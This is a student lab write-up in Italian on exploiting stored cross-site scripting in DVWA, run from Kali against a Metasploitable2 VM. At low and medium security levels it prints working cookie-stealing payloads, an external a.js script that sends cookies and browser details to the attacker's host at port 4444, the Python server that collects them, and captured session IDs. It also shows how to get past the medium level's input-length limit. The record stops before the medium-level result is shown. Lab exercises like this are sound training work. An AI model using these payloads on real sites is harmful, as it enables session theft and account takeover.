

Consegna traccia 2 LOW BW2

Abbiamo provveduto a impostare l'indirizzo IP della macchina "Kali" per stare nella stessa rete di "Metasploitable2".

```
Metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
Last login: Tue Jan  7 06:03:30 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:76:ba:e1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
    inet6 fe80::a00:27ff:fe76:bae1/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```
(kali@kalivbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:78:7b:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86394sec preferred_lft 86394sec
    inet6 fd00::d1e:52da:f6a7:6e50/64 scope global dynamic noprefixroute
        valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::da4:c9aa:cc8b:77ea/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:39:fb:b2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::707c:685b:cae1:6338/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Procediamo ora con l'apertura del server web sulla porta 4444.

```
GNU nano 8.2                                script.js *
fetch('http://192.168.104.100:4444/?c='+document.cookie);
```

Poiché il form ha un limite di 50 caratteri modifichiamo il nome del file creato "script.js" in "x" per poterlo eseguire.

```
(kali㉿kalivbox)-[~/Documents]
$ mv script.js x.js

(kali㉿kalivbox)-[~/Documents]
$ ls
x.js

(kali㉿kalivbox)-[~/Documents]
$ mv x.js x
```

Cosa fa il codice?

- **fetch** è una funzione nativa di JavaScript utilizzata per effettuare richieste HTTP.
- In questo caso, viene usata per inviare una richiesta HTTP GET verso un server esterno.
'http://192.168.104.100:4444/?c='
- Questo è l'endpoint del server al quale viene inviata la richiesta.
 - **192.168.104.100** : indirizzo IP del server che riceverà i dati.
 - **4444** : porta su cui il server è in ascolto.
- Il parametro **?c=** viene utilizzato per appendere i dati che saranno inviati (in questo caso i cookie).
- **document.cookie** è un metodo JavaScript che permette di ottenere i cookie della sessione corrente del browser.
- lo faccio eseguire alla macchina mantenendomi entro i 50 caratteri

Ora procediamo ad immettere il payload e fissarlo nella pagina confermando con Sign Guestbook

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Come si vede dall'immagine seguente, dopo i test effettuati in precedenza

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Name: test
Message: This is a test comment.

Name: pinu
Message: <script src='\"/>

Name: pino
Message: <script src='\"/>

Name: maria
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgjsecurity.com/xss-faq.html>

Dal server python, messo in ascolto sulla porta 4444 in precedenza, riusciamo a visualizzare i cookie

```
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [07/Jan/2025 14:57:43] "GET /x HTTP/1.1" 200 -
192.168.104.100 - - [07/Jan/2025 14:57:43] "GET /?c=security=low;%20PHPSESSID=81c84cca1d3de4d96763749758026de0 HTTP/1.1" 200 -
192.168.104.100 - - [07/Jan/2025 14:57:43] "GET /?c=security=low;%20PHPSESSID=81c84cca1d3de4d96763749758026de0 HTTP/1.1" 200 -
192.168.104.100 - - [07/Jan/2025 14:57:43] "GET /?c=security=low;%20PHPSESSID=81c84cca1d3de4d96763749758026de0 HTTP/1.1" 200 -
```

Livello low completato

EXTRA

1. Mettere in comunicazione le due macchine e controllare che comunichino

Per prima cosa si impostano le macchine in modo che siano nella stessa rete. Dopo di che ci si accerta che siano in comunicazione con il comando “ping (indirizzo IP dell'altra macchina)”

IP Kali:192.168.104.100


```
(kali@kalivbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:78:7b:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86394sec preferred_lft 86394sec
    inet6 fd00::d1e:52da:f6a7:6e50/64 scope global dynamic noprefixroute
        valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::da4:c9aa:cc8b:77ea/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:39:fb:b2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::707c:685b:cae1:6338/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

IP Metasploitable: 192.168.104.150

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:26:ba:e1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
    inet6 fe80::a00:27ff:fe76:bae1/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

2. Andare sulla web application DVWA da Kali

Bene, ora raggiungiamo la web machine DVWA scrivendo l'indirizzo IP della Metasploitable nella barra di ricerca di Firefox, dopo di che clicchiamo su "DVWA" per accedervi.





Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com


Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)


Adesso che siamo all'interno della DVWA andiamo a settare la difficoltà a "medium" cliccando su DVWA security, apriamo il menù a tendina e selezioniamo "medium" e diamo conferma con "Submit".



Ora ci spostiamo in “XSS stored” e procediamo con un primo test, lo scriveremo in JavaScript e vediamo cosa succede.



Provando con l’approccio utilizzato in precedenza con sicurezza “low” non ci permette di ottenere i cookie come possiamo notare dall’immagine successiva. Notiamo che ha comunque accettato il codice, ma il livello di sicurezza ci impedisce di ottenere i cookie.



Arrivati a questo punto esaminiamo il codice PHP per vedere se abbiamo parte di codice che blocca il linguaggio JavaScript. Per fare questo clicchiamo su “View Source”.

Stored XSS Source

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags addslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');

}

?>
```

Verrà aperta questa pagina dove viene visualizzato il codice PHP, questo codice è progettato per gestire i dati di un modulo inviato tramite una richiesta POST. Questo script viene utilizzato in un'applicazione guestbook, dove gli utenti possono inviare un messaggio e il loro nome.

Il codice PHP si divide in:

- Verifica della richiesta POST
- Acquisizione e sanitizzazione dei dati (per prevenzione per SQL injection e attacchi XSS)
- Query SQL per inserire i dati nel database

Quindi il codice esegue questi passaggi per elaborare e archiviare i dati del modulo del guestbook in modo sicuro, utilizzando varie tecniche di sanitizzazione per proteggere l'applicazione da potenziali attacchi.


Notiamo anche che la parte di codice che si occupa del messaggio è stata rinforzata, ma notiamo che la parte dedicata al nome è ancora vulnerabile.

Allora con tasto destro del mouse andiamo a fare ispezione sulla zona del nome per scoprire che i limiti di immissioni caratteri e il loro spazio visibile possono essere aumentati.

3. Preparativi per l'attacco

Scriviamo il payload d'attacco in un file di testo che andremo a posizionare nella cartella dove vogliamo che i dati vengano raccolti. Avviamo una shell di comando in questa cartella, questo passaggio serve anche per far funzionare correttamente il payload.


Payload XSS



```
*~/PayL.txt - Mousepad
File  Modifica  Cerca  Visualizzazione  Documento  Aiuto
1 "<script src='http://192.168.104.100:4444/a.js'></script>"
2
3
4
5 echo -n "" | python3 -c "import sys, urllib.parse, json; print(json.dumps(json.loads(urllib.parse.unquote(sys.stdin.read()))), indent=4))"
6
7
```

In questo documento è presente sia il payload per l'attacco XSS sia un comando di decriptazione che ci sarà utile più avanti per decriptare i dati in arrivo.

Questo payload tenta di iniettare uno script esterno (`a.js`) da un server remoto (`http://192.168.104.100:4444`) nella pagina web vulnerabile. Ora andremo a vedere lo script appena citato nel dettaglio.



```
1 var info = {
2   cookies: document.cookie,
3   userAgent: navigator.userAgent,
4   ip: window.location.host,
5   date: new Date().toISOString()
6 };
7 new Image().src = 'http://192.168.104.100:4444/?data=' + encodeURIComponent(JSON.stringify(info));
8 |
```

Questo codice in JavaScript raccoglie le informazioni target dal browser della vittima e le invia a un server remoto tramite un'immagine generata dinamicamente (tecnica spesso usata in attacchi XSS per l'esfiltrazione dei dati).

Cominciamo con la creazione dell'oggetto **info**

- **"cookies: document.cookie"**: Recupera i cookie del sito corrente. I cookie possono contenere informazioni sensibili, come token di sessione o preferenze dell'utente.
- **"userAgent: navigator.userAgent"**: Ottiene l'User-Agent del browser, che identifica il tipo di browser, sistema operativo e altre caratteristiche utili per il fingerprinting.
- **"ip: window.location.host"**: Recupera l'host della pagina corrente, che corrisponde al dominio o all'indirizzo IP del sito visitato.
- **"date: new Date().toISOString()"**: Inserisce la data e l'ora correnti in formato ISO 8601, utile per sapere quando l'informazione è stata raccolta.

Fatto ciò, pensiamo alla codifica e l'invio dei dati

- **new Image().src**: Crea un nuovo oggetto Image e imposta l'attributo **src** con un URL che contiene i dati codificati. Questo invia una richiesta GET al server remoto 192.168.104.100 sulla porta 4444, con i dati allegati come parametro della query string (?data=)
- **JSON.stringify(info)**: Converte l'oggetto info in una stringa JSON
- **encodeURIComponent**: Codifica la stringa JSON per garantire che possa essere inviata come parte di un URL senza problemi.

Questo è il server, ora lo andremo ad analizzare.

```
1 import http.server
2 import os
3
4 class MyRequestHandler(http.server.BaseHTTPRequestHandler):
5     def do_GET(self):
6
7         print(f"\n— Richiesta ricevuta —\n{self.path}")
8
9         if self.path == "/a.js":
10             self.send_response(200)
11             self.send_header("Content-type", "application/javascript")
12             self.end_headers()
13             with open("a.js", "rb") as f:
14                 self.wfile.write(f.read())
15         else:
16
17             self.send_response(200)
18             self.send_header("Content-type", "text/plain")
19             self.end_headers()
20             self.wfile.write(b"Richiesta ricevuta correttamente!")
21
22
23 if __name__ == "__main__":
24     server_address = ("", 4444)
25     httpd = http.server.HTTPServer(server_address, MyRequestHandler)
26     print("Server Python in ascolto sulla porta 4444...")
27     httpd.serve_forever()
```

Cominciamo dall'importazione dei moduli

- **http.server**: Fornisce classi e funzioni per creare server HTTP semplici
- **os**: Modulo per interagire con il sistema operativo

```
1 import http.server
2 import os
3
4 class MyRequestHandler(http.server.BaseHTTPRequestHandler):
5     def do_GET(self):
6
```

Passiamo ora al **MyRequestHandler**:

- **BaseHTTPRequestHandler** è una classe di base per gestire le richieste http, la classe personalizzata **MyRequestHandler** si basa su di essa

Di seguito abbiamo la gestione delle richieste dove viene usato “**def do_GET(self)**”

- Questo metodo viene chiamato ogni volta che il server riceve una richiesta HTTP di tipo GET

```
7     print(f"\n— Richiesta ricevuta —\n{self.path}")
8
9     if self.path == "/a.js":
10         self.send_response(200)
11         self.send_header("Content-type", "application/javascript")
12         self.end_headers()
13         with open("a.js", "rb") as f:
14             self.wfile.write(f.read())
15     else:
16
17         self.send_response(200)
18         self.send_header("Content-type", "text/plain")
19         self.end_headers()
20         self.wfile.write(b"Richiesta ricevuta correttamente!")
21
```

La prossima parte si occupa della richiesta ricevuta tramite “**print**”

- Stampa l'URL richiesto dal client, memorizzato in **self.path**

Ora viene l'invio della risposta per **/a.js**

- Restituisce un codice di stato **200 OK**
- Imposta l'intestazione HTTP **Content-type** come **application/javascript** per indicare che il file restituito è uno script JavaScript
- Legge il file **a.js** in modalità binaria (**rb**) e lo invia come risposta

```

23 if __name__ == "__main__":
24     server_address = ("", 4444)
25     httpd = http.server.HTTPServer(server_address, MyRequestHandler)
26     print("Server Python in ascolto sulla porta 4444 ... ")
27     httpd.serve_forever()

```

La parte finale del codice tratta della configurazione e dell'avvio del server


- Configura il server per ascoltare su tutte le interfacce di rete ("") alla porta **4444**
- Utilizza la classe **MyRequestHandler** per gestire le richieste
- Stampa un messaggio per indicare che il server è attivo
- Chiama il metodo **serve_forever()** per mantenere il server in ascolto fino a quando non viene terminato manualmente

In sostanza quando viene lanciato lo script il server si mette in ascolto sulla porta 4444. Se un client invia una richiesta a **http://server_ip>:4444/a.js**, il server restituisce il contenuto del file **a.js**. Per qualsiasi altra richiesta (es. **http://<server_ip>:4444/qualcosa**), il server risponde con il messaggio Richiesta ricevuta correttamente!

All'attacco

Usando tasto destro sulla zona di input name e selezionando ispeziona andremo a sfruttare la vulnerabilità trovata in precedenza.

Per sicurezza aumentiamo la lunghezza a 100 e il limite di caratteri a 200




Arrivati a questo punto proviamo a inserire lo script per ottenere il dump completo. Ma prima ricordiamoci di utilizzare la shell aperta dalla cartella dove si trovano tutti i file come detto in precedenza.

Ora siamo veramente pronti per tentare l'attacco. Attiviamo il nostro server e se non abbiamo errori potremo vedere che siamo in ascolto sulla porta 4444.


```
(kali@kali)-[~]  
$ python3 server.py  
Server Python in ascolto sulla porta 4444...
```

prima di procedere assicuriamoci che la difficoltà sia impostata su “medium” e siamo pronti per immettere il payload nella zona vulnerabile inseriamo il messaggio e clicchiamo su Sign Guestbook.



